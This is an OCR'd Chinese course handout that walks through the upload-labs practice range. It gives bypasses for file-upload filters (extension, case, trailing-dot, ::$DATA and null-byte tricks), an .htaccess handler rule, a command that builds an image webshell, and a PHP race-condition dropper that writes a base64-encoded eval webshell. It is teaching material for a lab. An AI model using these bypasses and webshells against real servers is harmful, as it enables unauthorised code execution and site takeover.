Kali 安全渗透高级工程师

学神 IT 教育：从零基础到实战，从入门到精通！

联系方式：

学神 IT 教育官方网站: http://www.xuegod.cn

学神 IT 教育-Kali 安全技术交流 QQ 群: 869961923



学习顾问：Lisa 老师　　学习顾问：李老师　　学神微信公众号

微信扫码添加学习顾问微信，同时扫码关注学神公众号了解最新行业动态，获取更多学习资料及答疑就业服务！


Pass-01 前端 js 检测

解题思路：(绕开前端 js 检测)

1. F12 直接修改 js 允许文件的上传类

2. 将 webshell 文件后缀名改为允许上传的后缀，然后用 burpsuite 拦截后修改 文件后缀名

3. 浏览器 F12 禁用 JavaScript 脚本



Pass-02 Content-type 检测

解析方法：

1. 将 webshell 文件的后缀名改为图片类型 ，再利用 burpsuite 抓包 修改文件后缀绕过

2. 直接上传 webshell 文件 ，利用 burpsuite 修改 Content-type ： 为 image/gif

Pass-03 .htaccess 文件解析规则绕过

上传图片马再上传.htaccess 文件

<FilesMatch "webshell-m.jpg">

SetHandler application/x-httpd-php

</FilesMatch>

Pass-04 文件重写绕过

首先当前关卡黑名单绕过，可使用 03 的方式进行绕过。下面尝试使用文件重写绕过。


利用 PHP 和 Windows 环境的叠加特性，以下符号在正则匹配时的相等性：

双引号" = 点号.

大于符号> = 问号?


小于符号< = 星号*

首先写入空文件，burpsuite 修改文件名：webshell.php:.jpg 此时写入空文件 webshell.php



重定向符号可以使用：<或<<<或>>>或>><

文件内容重写,burpsuit 重新上传修改文件名：webshell.< 此时写入文件内容。



Pass-05　大小写绕过

1. 可以利用 没有进行大小写 进行绕过 ，将 1.php 改为 1.phP 上传

(在 Linux 没有特殊配置的情况下，这种情况只有 win 可以，因为 win 会忽略大小写)

2. 可以用　pass-04 的 PHP 和 Windows 环境的叠加特性进行绕过。

Pass-06　空格绕过

对比第五关检测了大小写绕过，另外删除了一个过滤函数，trim()函数，移除字符串两侧多余的空白字符或其他预定义字符。

webshell.php 空格

1 个空格就可以了贾多韶都一样

Pass-07　Windows 特性自动去除文件名最后的.

对比第六关增加了 trim()函数过滤空白字符。解题思路：

黑名单检测，文件名最后添加.....进行绕过，Windows 会自动去掉后缀名最后的.....

一个.....就可以了加多少都一样。

filename="webshell.php."

Pass-08　Windows 备用数据流绕过

这道题利用的是 Windows 下 NTFS 文件系统的一个特性， NTFS 文件系统的存储数据流的一个属性 DATA 时，就是请求 webshell.php 本身的数据，如果 webshell.php 还包含了其他的数据流，比如 webshell.php:nc.exe，请求 webshell:nc.exe::$DATA，则是请求 webshell.php 中的流数据 nc.exe 的流数据内容。

操作方法已经被微软修复，但是::$DATA 仍可用来绕过黑名单检测。

filename="webshell.php::$DATA"

Pass-09　嵌套绕过

前面的都过滤了。所以判断代码执行逻辑，去掉.之后去掉空格然后还剩下个.就可以绕过。

使用.....空格.....绕过即可。

filename="webshell.php. ."

Pass-10　双写绕过

双写绕过


filename="webshell.phphpp"

Pass-11　00 截断

00 截断必须要求：

1. php 版本小于 5.3.4

2. php 的 magic_quotes_gpc 为 OFF 状态



修改后重启生效。

POST /upload-labs/Pass-11/index.php?save_path=../upload/webshell-m.php.%00 HTTP/1.1

Host: 192.168.1.64

Content-Length: 326

Content-Type: multipart/form-data;

filename="webshell-m.jpg"

最终写入文件由 save_path 控制，所以在 save_path 进行截断，修改 filename 进行截断无效。

Pass-12　00 截断

和上一题一样，只不过 save_path 位置从 GET 换到了 POST 中。需要使用 0x00 进行绕过。


Content-Disposition: form-data; name="save_path"

../upload/webshell.php .jpg


------WebKitFormBoundaryf8kQFTHNMETMO7C6

Content-Disposition: form-data; name="upload_file"; filename="webshell.jpg"
Content-Type: application/octet-stream


save_path 添加文件名以及.php 后面增加一个空格，增加空格是为了方便修改。转换为 16 进制。



找到我们增加的空格位置。



修改成 00



最终写入 webshell.php

Pass-13　图片马

直接上传图片马即可，无法利用所以仅提供绕过策略。

合并图片马

copy 1.jpg /b + shell.php /a webshell.jpg

文件开头添加：GIF89a　也可以绕过检测。

Pass-14　图片马

和第 13 一样但是只能上传 gif。

Pass-15　图片马

和第 13 一样

Pass-16　二次渲染绕过

准备 1 张 gif 图片，然后上传到目标服务器，再下载到本地，使用 Hex Editor 对比 2 个文件哪些位置在渲染之后没有发生改变，然后插入 php 代码即可上传成功。


Pass-17　条件竞争

产生原因是文件上传到服务器之后存放于临时目录，校验完合法性再进行删除，在删除之前我们是可以访问这个文件的，但是手工速度比较慢需要并发访问才可以。

上传一个 php 文件访问成功后生成一个新的一句话木马。

```
<?php
$a=' PD9waHAgQGV2YWwoJF9QT1NUWyd4dWVnb2QnXSk7Pz4=';
$myfile = fopen("shell.php", "w");
fwrite($myfile, base64_decode($a));
fclose($myfile);
?>
```

burpsuite 开启 2 个 intruder 模块，一个重复上传 php 文件，一个重复访问 php 文件。访问成功后写入 shell.php。只要在文件被删除之前访问到了就可以成功执行。



注：线程数量不要开太高。否则靶机很容易达到上限。